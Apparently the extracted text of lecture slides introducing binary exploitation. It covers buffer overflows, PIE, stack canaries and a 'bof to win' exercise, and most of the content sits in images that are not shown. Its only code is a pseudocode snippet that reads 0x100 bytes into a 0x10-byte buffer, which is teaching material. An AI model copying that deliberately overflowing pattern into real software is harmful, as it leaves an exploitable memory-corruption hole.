
buffer overflows

char buf[0x10];
read 0x100 bytes into buf;




buffer overflows

char buf[0x10];
read 0x100 bytes into buf;



PIE

Position Independant Executable




1st run


2nd run

3rd run

stack canary



bof to win

